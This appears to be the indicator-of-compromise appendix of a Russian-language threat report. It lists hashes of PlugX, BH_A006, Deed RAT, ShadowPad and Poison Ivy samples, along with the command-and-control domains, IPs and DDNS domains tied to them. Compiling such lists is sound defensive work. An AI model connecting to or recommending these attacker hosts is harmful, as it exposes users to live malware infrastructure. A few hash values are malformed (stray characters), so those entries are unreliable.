675abcf2bc7b1792b50fa296315f39ce5ac8e7e3f754a9be867eb0dd6bbf1799	103cf5647a8dc33d9d611b5b1eafc3e498d02dab	cb9b8cf286b846
e60757a893881559104513d75cf521c8f72e10653442b9f2510402453e48cdcb	b2e4179f7a2d1942fdb8e0fff632a3b65e9dce37	3a0536d8cd931
a9acf75a658cb6e8aed6f638b08931fbe74f7b69a26e6b45486caff9d8e455a4	187541ef47985e11324be53309808e23b33c12a1	ef479d7cd2e77a
ad48650c6ab73e2f94b706e28a1b17b2ff1af1864380edc79642df3a47e579bb	f1a8c309806c90c100e680299a037ec71cf4397c	1cba2ec3fc5f14
0b1ed5214dd31a241920de4b5c7cdf3f02ad5f76260bcd260328732c9bedbcec	9be46478e3cbeb51267b8fb88952860790051c07	b404e426c53c0
555fd0d7c1584f7b504ac65f34017f7070ee12ce0f4070cd0555361b3adea54c	1f10627b46b51a97b059395bf062117fdfae4cf0	895644020eba9
fe885d1a2bef4e99dcbcacd9393c59ed52a718ff2cbbc6a15e443e150edaa662	9d490725443c9f426cdc0bfa75b3d900404153c0	13febb9240f37a
354c3c2a7602475b72727158ebae8261f0ac9f2ce6c2ab86ee9ec38169b40f62	68a651026a3bae94776a9e1a45c6cca58b9609b7	1d866ed934518
ab1282afced126da7d330d7be338dfe1f3623970a696710e55a67fb549118f1d	3ebe6bd2d44a4d54d8ba314b92c9c379398bf095	c063adbb4a8a41
e3d32b0758f98b55483a18631ae42e944c387b5a73b1fbc39f62b2c13a6ec198	5fe3b83b3ccdf78303b59e5f3e628a2cf80e9d13	923165c972c38
a4576ca47764284bc3aa8e5dacad84163ca56258dc8af4aa4916bb3bacbd58e0	1166b3daa8ad2496a8b71f37656be7ac41821e03	a1503cec20057e
8871bd39918868d4f4390e430e82730819182a8ae9fb3ef7096c2ce5dbafbe26	f1d74087627879e224303ee56e74d53f6dc67204	ec0a9cecb7e1b4
f5e780d10780f45adb0ddc540978d7e170e8c143a251003651e12c18142cee16	8e5ef3c08eb584d041a7aa93473aa2e31787d111	f16790e4e20293
37b3fb9aa12277f355bbb334c82b41e4155836cf3a1b83e543ce53da9d429e2f	ea7595bff1cfd1d72fe72417bf263d9adc9bc59e	9ae8a7837c60f3
6cd5079a69d9a68029e37f2680f44b7ba71c2b1eecf4894c2a8b293d5f768f10	50064d66c9b55b6f7d22051b81914d8366fe36c8	d5915394a6916
c21a3a44b46e7242c0762c8ec5e8a394ddc74b747244c5b83678620ae141e59c	31d67b5a5588b2d28365534c36a7b754f28e1df9	ecab63b6de1807
fe18adaec076ffce63da6a2a024ce99b8a55bc40a1f06ed556e0997ba6b6d716	1e8dee59355e064790d05e44199443d94ab1aa02	219983c1a7c6c0

PlugX demo dropper

50f1092795c493c5275637b81fbcacfc4ca7951dfda06782a792988bbde2f5a1	8e0ee1ceb7ce14994a481c266eef1f67087b59b1	6dfabe77bf18f142
82894e2534feb0d9edbb3dd5339c3ff0f6eb73b07e40f0f8b15e759e8a55d052	0b8c9bbea5614d2fec852cf2f74fd20b591edbb2	814e3cfdbf77e8b4
e5f471dcd4f5a47f0a53fc389e58c70b9ef81805c503ed6b100950d02ee7f777	9eb2ed9db419cda517fbea69a9204644e946913c	a70db29d6a7ba15
aeee80588212bc941e179ca95931a91bf446cbc1446111d4e520243d708f1d5b	dbb93c7b7e36b5eb0dd408e836f7bf305ee076bf	661635e774fef37e
c66dda5131c0aaa118e7cbb5de16fbc984f1f0c9194717b8981bca0fb024f170	58ec65e2d39e3dff7df3c85d3896ab37a04cd475	a96e3b2fd7c8bb7
051b08ef35a6122bd9ff75609ccd50d84793e5502a9e428a57f2bf688d21d1e9	1b43bb893767f48bc134c1894f3390fd20dbb22d	d2b60af1360508c
f96adc9e046ecc6f22d3ba9cfea47a4af75bcba369f454b7a9c8d7ca3d423ac4	cb85578a26dd90f536b9c97cf88ff93baba22107	4412dcf06cb428d

BH_A006

1e725f1fe67d1a596c9677df69ef5b1b2c29903e84d7b08284f0a767aedcc097	c0292c55fca5f68f4f4831fb5d2a77a78c1f1a45	36a8ce6f27c251
e76567a61f905a2825262d5f653416ef88728371a0a2fe75ddc53aad100e6f46	e45a5d9b03cfbe7eb2e90181756fdf0dd690c00c	06af27c0f47837f
f2ab7d78377fe1898eb6406d66668c9dbbe0836e9c97af08bc57da56a78272a1	87ae868159d572acbb376faf7fda6593058f8518	c241e8486a0674
1a4cc1c66082f4bb10b917bc434ecc9e7e4f92877fd42e3fbe5e8a96154318f5	927f428e0de0391a6392943b3c79fda8363828d0	758eabd1b7b644
1b0e8f31b513ad53db7ca6d8db35c37eb24eaddf859521b6913209af934808ce	9df3431e26b958f671b28d1c4d34dfa5c0c653bf	94759ce1618ffa9
f42f8896183d298a6ecd2c3fa78393bf7e58bc33ab7994e35346a57cbe2e2521	f214cbda1dcdc75b3d355affef74354a104d5b29	5ea6d25bb95d86

bd366f22fd0f1b5b5a041621f70b357287c45883e847bb8f31809d16ca46052f	c213d8d98359c32e1b320b8ab0cf168e3f369441	8f088b92a9f686
77052236a7061f91ba6442568f6db1200169fe4afdf9c3c81750e0929dd4fb96	aa9b71858b893a131908b3236bb724226af6b1dc	02a7272416fefc6
2bd9b56ddcccc0a9d33debd1c56b493bb60f8b4229f728b0c6c3bac0e556d080	0e2c294692cebcaecb5e2f3677d07f96a09ab610	c7f0ec11b70be64
59fe1b5b641c140225ed12a8122da47716b9d841754f4604a2bdbb2a0dc765ad	7324dd736142db51c4d3887c30df810a45b46b08	32cb37c984fe0d0
cb35899e21269b564ffdd4785961195af1779daf5ff3e64746e2d6368744ba2a	5ad5183ce68975a59d85d650e72b13a845be82e4	7950cf56e58e2b6
f97d1f7e3ed963654fb68803f2ac6cd79580abb8f86ab477c49aec76157bb184	cf1a335ffe672f19fa0160151c50eb9209b5e99b	b66203f634e484
74af7c238935e2fc11f97e122bbcf0b813c27f5a4a3b8aa47a574c24003df533	ffb8da41d8a92b4cbeaf4d85a4c2732b90d178c3	7428f82ed54e0d
9cd487bcec62fb5192fbe654ca5c02750b846070b85016fc3d2071add8e04f39	b20c993e963a5540593120cfc1b596ba42aff649	46c4fd5ae4f5907
b0a58c6c859833eb6fb1c7d8cb0c5875ab42be727996bcc20b17dd8ad0058ffa	fcc66ea2198a03def308c53adda78d4a64ed22f7	823e689e34be36
9843ceaca2b9173d3a1f9b24ba85180a40884dbf78dd7298b0c57008fa36e33d	6c8ab56853218f28ac11c16b050ad589ea14bafe	964be19e477b57
9969fc3043ed2917b76b6dbae36bd2e0846b90e9d93df4fc4f490fdf153da435	e102a2ff536d2df93ec9c507e52c04bba773b550	fff3c03e6c455eal
690f5bd392269d80061e8e90a9aedac4f9bb2e898db4211b76a6e27a1ed95462	5c1d4af865b4d514340d6a2dbb42523a142ab5d8	18ea3d4c9639a6
7bd1016b5f3a5004166de5cf7f1846024684979de413417d83321c931c1b5929	cebabb80844c823df4539f4db29d7bca27e1f50a	89de9c0ce214d2
1687af091d38108eeed634c0539b9639c6128aed9588a370f51a957bee534f39	53ab54c2c3ea3d6921fa2bf5fde69255dc41fbed	ae755e20cd3a6f2
16d2b4bb67147c0086c5716639e226fe1656da26f40bac86f7df970fa92a8460	1f89b71204ef85c00a6675f65acf4b834c0a58ce	68f52f72f9f3bec

Примечание: файл с SHA-256 9843ceaca2b9173d3a1f9b24ba85180a40884dbf78dd7298b0c57008fa36e33d ранее был ошибочно приведен в нашем отчете как экземпляр ShadowPad. В действительности он относится к семейству образцов бэкдора BH_A006.

Deed RAT

ff87ec66b89db551d6f4ce33ad150fae7286f58d465179acf2b8001d9ca9bcea	6c2e080407f03e507316c7bc340ecfe2fa1c248f	508b845dbb4d182
761557ecc63ec5fbc2e3573f61a860bd8967f04818be25893361c63409ab5af0	60b4af5c44d0ccdfb6003ca77d5ddda808219972	60c6573fe8bc4794

ShadowPad

9324d7a72c436d8eb77f3df72b6f41aa4e1b85f08ef7583e26de75e17cad490c	c82f168cdd311078bc1a9a748a0e304d26b10d04	e88442798b3881f
06ce5271836a6a1ee40513b1de6991ccd87bc7ff640948f194e7c12bdf779fd9	3e38742d05ab64d1c484f157b345d339becef404	927af917daaee34(
d34b6306aeaaccea3b30dde377701c4a23b861b47f9bda777ca7dc0552f2754f	72881125929a2c445c6cd094fa13607b9cdea95c	15d973bcaef5f973
d011130defd8b988ab78043b30a9f7e0cada5751064b3975a19f4de92d2c0025	a43edb2221919ac5d52bde498f604164b3c86118	08b419b754122d4
459f386be186c0e23234f299f2607d0eb2745eb743e1422a95ec2dca645b0e21	9d05decdda370292012ded9c4e04d8d46c1d0de7	3b0a45da21a9244

Poison Ivy

672d1ec9f27870a9ed4983038e58e8577bacc735d5168d74bcff8d6ed9aa7947	f5ccdd6cc4aae67c822ddd4509f33672ca5335f4	4e87e5af554322a2c
2e35a1599b58e76167f2235d46840cc973dc49a6f14c0c2a2e91310a2fe2c2dd	d80b939d9d46cdff9cf20f6234186a1bf3b963c2	b1aadcb19d49519f4

Сетевые индикаторы

MyKLoadClient

microft.dynssl.com

micro.dns04.com

207.148.121.88

47.108.89.169

120.78.127.189

121.89.210.144

Zupdax

ns2.gamepoer7.com

mail.playdr2.com

pop.playdr2.com

news.flashplayeractivex.info

update.flashplayeractivex.info

ns9.mcafee-update.com

154.211.161.161

192.225.226.218

Downloader.Climax.A

bamo.ocry.com

202.182.98.74

Downloader.Climax.B

ruclient.dns04.com

loge.otzo.com

RtlShare

asd.powergame.0077.x24hr.com

w.asd3.as.amazon-corp.wikaba.com

45.76.145.22

141.164.35.87

202.182.98.74

PlugX

microft.dynssl.com

api.microft.dynssl.com

micro.dns04.com

www.0077.x24hr.com

js.journal.itsaol.com

fgjhkergvlimdfg2.wikaba.com

goon.oldvideo.longmusic.com

as.amazon-corp.wikaba.com

freewula.strangled.net

szuunet.strangled.net

lib.hostareas.com

web.miscrosaft.com

eset.zzux.com

elienceso.kozow.com

lck.gigabitdate.com

miche.justdied.com

45.77.16.91

103.101.178.152

123.1.151.64

154.85.48.108

154.213.21.207

192.225.226.123

192.225.226.217

BH_A006

comein.journal.itsaol.com

www.omgod.org

findanswer123.tk

45.76.145.22

103.27.109.234

108.160.134.113

Deed RAT

ftp.microft.dynssl.com

ShadowPad

toogasd.www.oldvideo.longmusic.com

wwa1we.wbew.amazon-corp.wikaba.com

Poison Ivy

shareddocs.microft.dynssl.com

DDNS-домены третьего уровня

microft.dynssl.com

reportsearch.dynamic-dns.net

micro.dns04.com

werwesf.dynamic-dns.net

fssprus.dns04.com

loge.otzo.com

alex.dnset.com

ruclient.dns04.com

bamo.ocry.com

tombstone.kozow.com

toon.mrbasic.com

fgjhkergvlimdfg2.wikaba.com

rt.ftp1.biz

apple-corp.changeip.org

amazon-corp.wikaba.com

0077.x24hr.com

staticd.dynamic-dns.net

srv.xxxy.biz

serviechelp.changeip.us

mktoon.ftp1.biz

noon.dns04.com

ybcps4.freeddns.org

oldvideo.longmusic.com

chdsjjkrazomg.dhcp.biz

q34ewrd.youdontcare.com

journal.itsaol.com
